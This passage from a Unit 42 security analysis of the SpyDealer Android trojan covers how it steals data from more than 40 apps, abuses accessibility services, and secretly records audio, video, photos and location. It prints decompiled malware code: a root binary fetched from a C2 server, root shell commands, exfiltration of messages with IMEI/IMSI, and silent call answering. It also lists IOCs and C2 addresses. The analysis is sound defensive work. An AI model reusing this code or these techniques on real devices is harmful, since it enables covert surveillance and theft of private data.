To gather sensitive data from above apps, SpyDealer first drops an executable binary named *dealapp* from local assets to the app's own data directory and then copies it to */system/bin/dealapp* with superuser privilege. The */system/bin/dealapp* is then launched to gather kinds of data from target apps. The data to be collected is not only limited to database files, but also includes some configuration and other specific files. Table 8 listed some target apps and various directories, databases and files which the malware tries to access.

Table 8 Files which SpyDealer tries to access

App Name	Files Accessed
Facebook	/data/data/com.facebook.katana/databases/contacts_db2
WeChat	/data/data/com.tencent.mm/MicroMsg/***/EnMicroMsg.db
WhatsApp	/data/data/com.whatsapp/shared_prefs/RegisterPhone.xml /data/data/com.whatsapp/shared_prefs/registration.RegisterPhone.xml
Skype	/data/data/com.skype.raider/files/<account_name>/main.db
Line	/data/data/jp.naver.line.android/databases/e2ee /data/data/jp.naver.line.android/databases/naver_line
Viber	/data/data/com.viber.voip/files/preferences/reg_viber_phone_num /data/data/com.viber.voip/files/preferences/display_name /data/data/com.viber.voip/databases/viber_messages
QQ	/data/data/com.tencent.mobileqq/databases/*.db
Telegram	/data/data/org.telegram.messenger/files/cache4.db /data/data/org.telegram.messenger/shared_prefs/userconfing.xml
Kik	/data/data/kik.android/shared_prefs/KikPreferences.xml /data/data/kik.android/databases/kikCoreDatabase.db
icq video calls & chat	/data/data/com.icq.mobile.client/databases/agent-dao

KeeChat Messenger	/data/data/com.keechat.client/app_Parse/currentUser /data/data/com.keechat.client/databases
ooVoo Video Call, Text & Voice	/data/data/com.oovoo/databases/Core.db
BBM	/data/data/com.bbm/files/bbmcore/ads.db /data/data/com.bbm/files/bbmcore/files/
TalkBox Voice Messenger	/data/data/com.gtomato.talkbox/shared_prefs/TalkBoxData.xml /data/data/com.gtomato.talkbox/databases/*_conversations.db
Voxer Walkie Talkie Messenger	/data/data/com.rebelvox.voxer/databases/rv.db
Zello PTT Walkie Talkie	/data/data/com.loudtalks/shared_prefs/preferences.xml
Tango	/data/data/com.sgiggle.production/files/userinfo.xml.db /data/data/com.sgiggle.production/files/profilecache.db /data/data/com.sgiggle.production/files/tc.db
FireFox Browser	/data/data/org.mozilla.firefox/files/mozilla/browser.db /data/data/org.mozilla.firefox/files/mozilla/cookies.sqlite /data/data/org.mozilla.firefox/files/mozilla/signons.sqlite
Oupeng Browser	/data/data/com.oupeng.browser/databases/bookmark.db /data/data/com.oupeng.browser/databases/webviewCookiesChromium.db /data/data/com.oupeng.browser/databases/webview.db
Android Native Browser	/data/data/com.android.browser/databases/webviewCookiesChromium.db
Baidu Browser	/data/data/com.baidu.browser.apps/databases/webviewCookiesChromium.db /data/data/com.baidu.browser.apps/databases/flyflowdownload.db
Tencent QQ Browser	/data/data/com.tencent.mtt/databases/webviewCookiesChromium.db /data/data/com.tencent.mtt/databases/default_user.db /data/data/com.tencent.mtt/databases/webview_x5.db

Lenovo Browser	/data/data/com.lenovo.browser/databases/lebrowser.db /data/data/com.lenovo.browser/databases/xldownloads.db
Qihoo Browser	/data/data/com.qihoo.browser/databases/browser.db /data/data/com.qihoo.browser/databases/downloads.db /data/data/com.qihoo.browser/databases/webviewCookiesChromium.db /data/data/com.qihoo.browser/databases/webview.db
NetEase Mail	/data/data/com.netease.mobimail/databases/mmail
Tencent QQ Mail	/data/data/com.tencent.androidqqmail/databases/AccountInfo /data/data/com.tencent.androidqqmail/databases/QMMailDB
189 Mail	/data/data/com.corp21cn.mail189/databases/preferences_storage
Baidu Net Disk	/data/data/com.baidu.netdisk/databases/account.db
Zapya	/data/data/com.dewmobile.kuaiya/databases/im_user.db /data/data/com.dewmobile.kuaiya/databases/transfer20.db

The *dealapp* binary can also be updated from the remote server as shown in Figure 11.

```
public void UpdateDealapp() {
    if(this.m_service.CheckSu()) {
        String v0 = this.m_service.m_jni.GetMd5("/system/bin/dealapp");
        String v3 = HttpGetFile.DownLoadString("http://" + this.m_service.udp.m_Ip + "/status/deal/md5/dealapp.asp");
        if(!v0.equalsIgnoreCase(v3)) {
            String v1 = String.valueOf(this.m_service.getApplicationContext().getFilesDir().getAbsolutePath())
                    + "/dealapp.tmp";
            HttpGetFile.DownLoadFile("http://" + this.m_service.udp.m_Ip + "/status/deal/body/dealapp.asp",
                    v1);
            if((new File(v1).isFile()) && (this.m_service.m_jni.GetMd5(v1).equalsIgnoreCase(v3))
                    ) {
                this.m_service.RootCmd("rm /system/bin/dealapp ; cat " + v1 + " > /system/bin/dealapp ; "
                        + "cp " + v1 + " /system/bin/dealapp ; chmod 777 /system/bin/dealapp ; killall dealapp");
            }
        }
    }
}
```

Figure 11 dealapp update procedure

Accessibility Service Abuse

An increasing number of apps encrypt data before storing it into databases, especially for some popular communication and social apps. App developers do this to protect user data from malicious attacks like this one. To avoid this obstacle, starting in version 1.9.3, SpyDealer implemented an extra accessibility service to steal plain messages by directly extracting texts from the screen. Figure 12 depicts the accessibility service configuration in which the package names of targeted apps are declared.

```
<accessibility-service
    android:accessibilityEventTypes="typeAllMask"
    android:accessibilityFeedbackType="feedbackAllMask"
    android:accessibilityFlags=""
    android:canRetrieveWindowContent="true"
    android:description="@string/accessibility_description"
    android:notificationTimeout="100"
    android:packageNames="com.instanza.cocovoice,com.skype.rover,com.skype.raider,com.gtomato.talkbox,
    com.sgiggle.production,com.viber.voip,com.rebelvox.voxer,com.tencent.mobileqq,com.tencent.mm,
    com.duowan.mobile,cn.com.fetion,com.immomo.momo,net.iaround,com.tencent.mtt,com.sina.weibo,
    com.renren.mobile.android,im.yixin,com.whatsapp,com.oovoo,com.loudtalks,com.funcity.taxi.passenger,
    com.tencent.WBlog,com.taobao.taobao,com.dewmobile.kuaiya,com.netease.mobimail,cn.cj.pe,com.tencent.androidqqmail,
    com.keechat.client,kik.android,kik.androidk,kik.androideps,com.zing.zalo,org.telegram.messenger,com.bbm"
    xmlns:android="http://schemas.android.com/apk/res/android" />
```

Figure 12 Configuration of the accessibility service

Normally enabling the accessibility service requires the user's interaction to manually go through the device's settings. However, with root privilege, SpyDealer can silently enable the accessibility service without a user's participation. The command used to enable the accessibility service is depicted in Figure 13.

```
String pkgName = this.m_service.m_cont.getPackageName();
String cmd = "settings put secure enabled_accessibility_services " + (String.valueOf(pkgName) + "/"
        + pkgName + ".MobileService") + "\n" + "settings put secure accessibility_enabled 1";
while(Build$VERSION.SDK_INT >= 18) {
    if(!this.isAccessibilitySettingsOn(this.m_service.m_cont) && ((this.CheckAccessibility(this
            .m_service.m_wifi)) || (this.CheckAccessibility(this.m_service.m_3g))) && (this.
            m_service.CheckSu())) {
        this.m_service.RootCmd(cmd);
    }
```

Figure 13 Enable accessibility service silently via executing command with root privilege

With the accessibility service enabled, SpyDealer primarily listens for TYPE_NOTIFICATION _STATE_CHANGED and CONTENT_CHANGE_TYPE_SUBTREE events. A notification is posted when a message comes and this triggers the TYPE_NOTIFICATION_STATE _CHANGED event. Usually, a user will click the notification to view the message, which brings the detail view to the front. This behavior further fires the CONTENT_CHANGE_ TYPE_SUBTREE event. Once the CONTENT_CHANGE_ TYPE_SUBTREE event arrives, the malware starts to travel through the current screen to extract plain text messages. Although the number of messages is limited by the dimensions of the device's screen, continuously monitoring the screen can help to extract the complete messages. After gathering the messages, SpyDealer sends them to the remote server (Figure 14) along with other information including IMEI, IMSI, package name and app name.

```
String v9 = String.valueOf(UUID.randomUUID().toString()) + "-" + System.currentTimeMillis();
for(v4 = 0; v4 < v3; ++v4) {
    ParaMobile.m_service.udp.SendData(String.format("visibmobile\t%s\t%s\t%s\t%s\t%s\t%s\t%s\t%s\t0\t%d\t%d",
            ParaMobile.m_service.m_Imei, ParaMobile.m_service.m_Imsi, packagename, appname,
            v1, textInfos.get(v4).m_value, v9, textInfos.get(v4).m_rect, Long.valueOf(
            System.currentTimeMillis() / 1000), Integer.valueOf(v4 + 1)));
```

Figure 14 Send extracted data with other information to the remote server

Surveillance

SpyDealer is capable of surveilling a compromised victim through multiple means including recording phone call and surrounding audio, recording video, taking photos, capturing screenshots, and monitoring geographical locations. It takes these actions based on commands it receives from the command and control channels described above.

Record Phone Call and Surrounding Audio

SpyDealer registers a *PhoneStateListener* to monitor the phone call status. Once there is an active phone call, the audio recording procedure is triggered. The recorded audio data is finally compressed in zip format and stored to

/sdcard/.tmp/audio/<current_time_in_yyyyMMddHHmmss>_<phone_call_num><phone_call_ date>.zip

A message in the format "*audio\n<IMSI>\n<IMEI>\n<zip_file_path>*" will be sent to the remote server after audio is successfully recorded.

In addition to recording phone calls, SpyDealer is also capable of recording surrounding, ambient audio. It can be configured to record audio at a specific time range. The recorded audio file is stored to the following path in zip format

/sdcard/.tmp/environmentaudioaudio/<current_time_in_yyyyMMddHHmmss>.zip

Audio files recorded more than seven days ago are automatically deleted from the directory */sdcard/.tmp/environmentaudioaudio*.

Record Video

SpyDealer checks to see if the camera is available to record a video every three seconds. In the Android system, a preview surface is required to take a video, which means the user is aware of the video recording event. To avoid this, SpyDealer intentionally sets a very tiny preview surface which, in this case, is 3.0dip * 3.0dip in dimensions. Each video is recorded for 10 seconds and is finally stored to

/data/data/<package_name>/files/cameravideo/<current_time_in_yyyyMMddHHmmss>.zip

If a network connection is available, SpyDealer sends a message in the format "*cameravideo\n<IMSI>\n<IMEI>\n<zip_file_path>*" to the remote server.

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout android:orientation="horizontal" android:id="@id/lay" android:layout_width="fill_parent" android:layout_height="fill_parent"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <SurfaceView android:id="@id/surfaceview1" android:layout_width="3.0dip" android:layout_height="3.0dip" />
    <Button android:id="@id/float_id" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="" />
</LinearLayout>
```

Figure 15 A tiny surface view is defined for recording video silently

Take Photos

Similar to recording video without a user's awareness, this malware creates another tiny preview surface which is 0.100000024dip * 0.100000024dip in dimensions before taking a photo. Using the front or rear camera depends on the configuration which the attacker can set remotely. The taken photo is stored to

/data/data/<package_name>/files/camerapic/camera_<current_time_in_millseconds >.jpg

A message indicating a photo is taken is then sent to the remote server and the message is in the format "*camerapic\n<IMSI>\n<IMEI>\n<picture_path>*".

Monitor Geographic Location

SpyDealer dynamically registers a broadcast receiver listening for screen's status. Whenever the screen is turned off, it tries to get the geographical location via GPS. At the same time, a location listener is registered to track the device's location. This location listener is notified with the updated location every 10 seconds or whenever 100 meters of movement occurs between location updates. If a network connection is available, the location data will be sent to the remote server in the format

LGPS\n<IMEI>\n<IMSI>\n<longitude>\n<latitude>\n<current_time_in_yyyy-MM-dd hh:mm:ss>

However, the location data is saved locally if there is no network connection and will be uploaded later when the connection is restored.

There is an icon indicating the usage of GPS on the status bar when the GPS is active. To avoid a user's suspect, SpyDealer stops tracking the device's location once the device's screen is turned on.

Other Functionalities

Besides many powerful capabilities described above, SpyDealer is also capable of automatically answering an incoming phone call and dynamically loading plugins downloaded from the remote server.

If the incoming phone call is from a specific number, which can be remotely configured, this malware will simulate an earphone plugged event to automatically answer the phone call, which is detailed in Figure 16. With this functionality, SpyDealer can let the victim miss phone calls without their awareness.

```
private void answerRingingCallWithBroadcast(Context contextF) {
    Intent intent;
    if(this.context.getSystemService("audio").isWiredHeadsetOn()) {
        intent = new Intent("android.intent.action.MEDIA_BUTTON");
        intent.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(1, 79));
        this.context.sendOrderedBroadcast(intent, null);
    }
    else if(Build$VERSION.SDK_INT >= 15) {
        intent = new Intent("android.intent.action.MEDIA_BUTTON");
        intent.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(1, 79));
        this.context.sendOrderedBroadcast(intent, null);
    }
    else {
        Intent v2 = new Intent("android.intent.action.HEADSET_PLUG");
        v2.addFlags(1073741824);
        v2.putExtra("state", 1);
        v2.putExtra("microphone", 1);
        v2.putExtra("name", "Headset");
        this.context.sendOrderedBroadcast(v2, "android.permission.CALL_PRIVILEGED");
        Intent v3 = new Intent("android.intent.action.MEDIA_BUTTON");
        v3.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(0, 79));
        this.context.sendOrderedBroadcast(v3, "android.permission.CALL_PRIVILEGED");
        Intent v4 = new Intent("android.intent.action.MEDIA_BUTTON");
        v4.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(1, 79));
        this.context.sendOrderedBroadcast(v4, "android.permission.CALL_PRIVILEGED");
        Intent v5 = new Intent("android.intent.action.HEADSET_PLUG");
        v5.addFlags(1073741824);
        v5.putExtra("state", 0);
        v5.putExtra("microphone", 1);
        v5.putExtra("name", "Headset");
        this.context.sendOrderedBroadcast(v5, "android.permission.CALL_PRIVILEGED");
    }
}
```

Figure 16 Implementations of automatically answer an incoming phone call

Conclusion

SpyDealer makes use of the commercial rooting app "Baidu Easy Root" to gain root privilege and maintain persistence on the compromised device. It employs a wide array of mechanisms to steal private information. At the same time, it accesses and exfiltrates sensitive data from more than 40 different popular apps with root privilege. With accessibility service, this malware is also capable of extracting plain text messages from target apps at real time. To remotely control the victim device, the malware implements three different C2 channels and support more than 50 commands.

Customers of Palo Alto Networks are protected by our WildFire, URL filtering services, Traps for Android**.** WildFire is able to automatically classify SpyDealer samples as malicious and AutoFocus users can track this malware using the SpyDealer tag. Traps for Android protects Android devices, it automatically intercepts malicious apps installed on the device by leveraging WildFire and protect the device from SpyDealer apps by blocking the app and notifying the user.

Acknowledgements

We would like to thank Claud Xiao and Ryan Olson from Palo Alto Networks for their assistance during the analysis.

Appendix A - IOCs

Samples of SpyDealer

ea472586b6f958fb79051aee5b7b7134dc37818b72ab97d1d542a9f94fdc63f7

9973133dcdaeea5a7d519359ba2272db5de9e9bb5759d169e0454632c3d91401

ec3b506c7fc80717d9ae19ca46ad2599d8d8d4880d6b980da03f054bbcf00cbd

e9a0b8b780999a64838c492b70032a076d052eb321c99d68ab1d230bd91d0100

4e4a31c89613704bcace4798335e6150b7492c753c95a6683531c2cb7d78b3a2

c39a2962c2734f6350cd45a399c58f203cd1b97aa12bec166a27c0fffc850280

13aa7fdf838a7c0bb79a805db25c99d75ccf4088b65c4e1f3741d3c467376faf

77c196544a2a778c63579f1a205ffd631b1999d69043679ab60b13cedc13db0e

d991e1ef7c8a502079d71e2d779b3ae8f081e2af9d1e2709f08b72a7de2a519e

1a941833df8434c7e96ca3cda4465f3cdbb6bd239e6bfd939eb603948b975cd7

b913bdb396d87c1f71073cdfef901697b512bd409c59447bcde1ddab07e5b7e6

e4604fc23d2c89707748e42c8ae8631b8e1db235ec3c9b2488dae4963de46b1a

8001e0258b13cd6971ef1d227cfc9c2f51036f1faf400cff7042fb099d1d11ab

The downloaded *raw.zip* which contains exploits stolen from “Baidu Easy Root”

cfd0a4f266a51c45ff7b33e5854bc62a49cfc769e62e1d73dd06ff92a7088f51

Appendix B - IP/Domain List of C2 Servers

IP	Country	IP	Country	IP	Country
219.150.214.117	China	110.167.201.44	China	192.160.2.78	United States
222.208.85.119	China	116.52.154.114	China	124.117.219.254	China
124.117.237.46	China	116.53.130.192	China	203.156.200.214	China
61.186.137.213	China	218.10.2.237	China	220.171.99.118	China

222.82.238.70	China	222.82.253.110	China	121.26.229.201	China
202.103.207.227	China	218.65.18.193	China	222.82.228.134	China
219.146.144.162	China	222.86.225.194	China	121.12.154.233	China
124.117.249.126	China	117.40.226.57	China	124.117.246.78	China
202.97.135.68	China	222.82.250.62	China	124.117.254.194	China
59.48.105.14	China	61.166.10.147	China	120.68.194.138	China
59.33.110.101	China	124.117.238.62	China	47.88.100.148	United States
218.10.191.6	China	202.103.202.227	China	60.223.252.190	China
120.76.118.153	China	49.116.41.219	China	222.87.144.137	China
124.119.15.6	China	210.26.168.71	China	222.82.252.18	China
222.82.236.226	China	192.160.2.76	United States	218.84.75.243	China
125.46.78.60	China	222.82.229.66	China	120.76.118.53	China
120.68.46.150	China	218.58.124.146	China	222.172.200.200	China
58.242.244.70	China	218.84.35.39	China	124.117.249.170	China
124.117.232.114	China	222.82.252.138	China	124.117.212.218	China
221.212.235.46	China	222.82.230.202	China	118.122.180.173	China
124.235.96.235	China	120.77.177.167	China	222.88.154.148	China
60.30.134.99	China	222.82.230.146	China	120.68.203.46	China
222.82.250.122	China	124.117.218.218	China	220.167.224.171	China
60.164.210.48	China	222.82.210.250	China	222.88.118.104	China
218.31.175.32	China	27.191.191.2	China	124.117.249.26	China
124.117.217.194	China	softupdate.eicp.net	China	221.235.152.85	China
220.171.24.178	China	60.28.53.174	China	124.117.218.18	China
222.80.52.5	China	113.12.190.254	China	222.208.163.112	China
125.39.138.47	China	124.117.232.198	China	59.46.177.140	China
124.117.236.194	China				

Source: https://researchcenter.paloaltonetworks.com/2017/07/unit42-spydealer-android-trojan-spying-40-apps/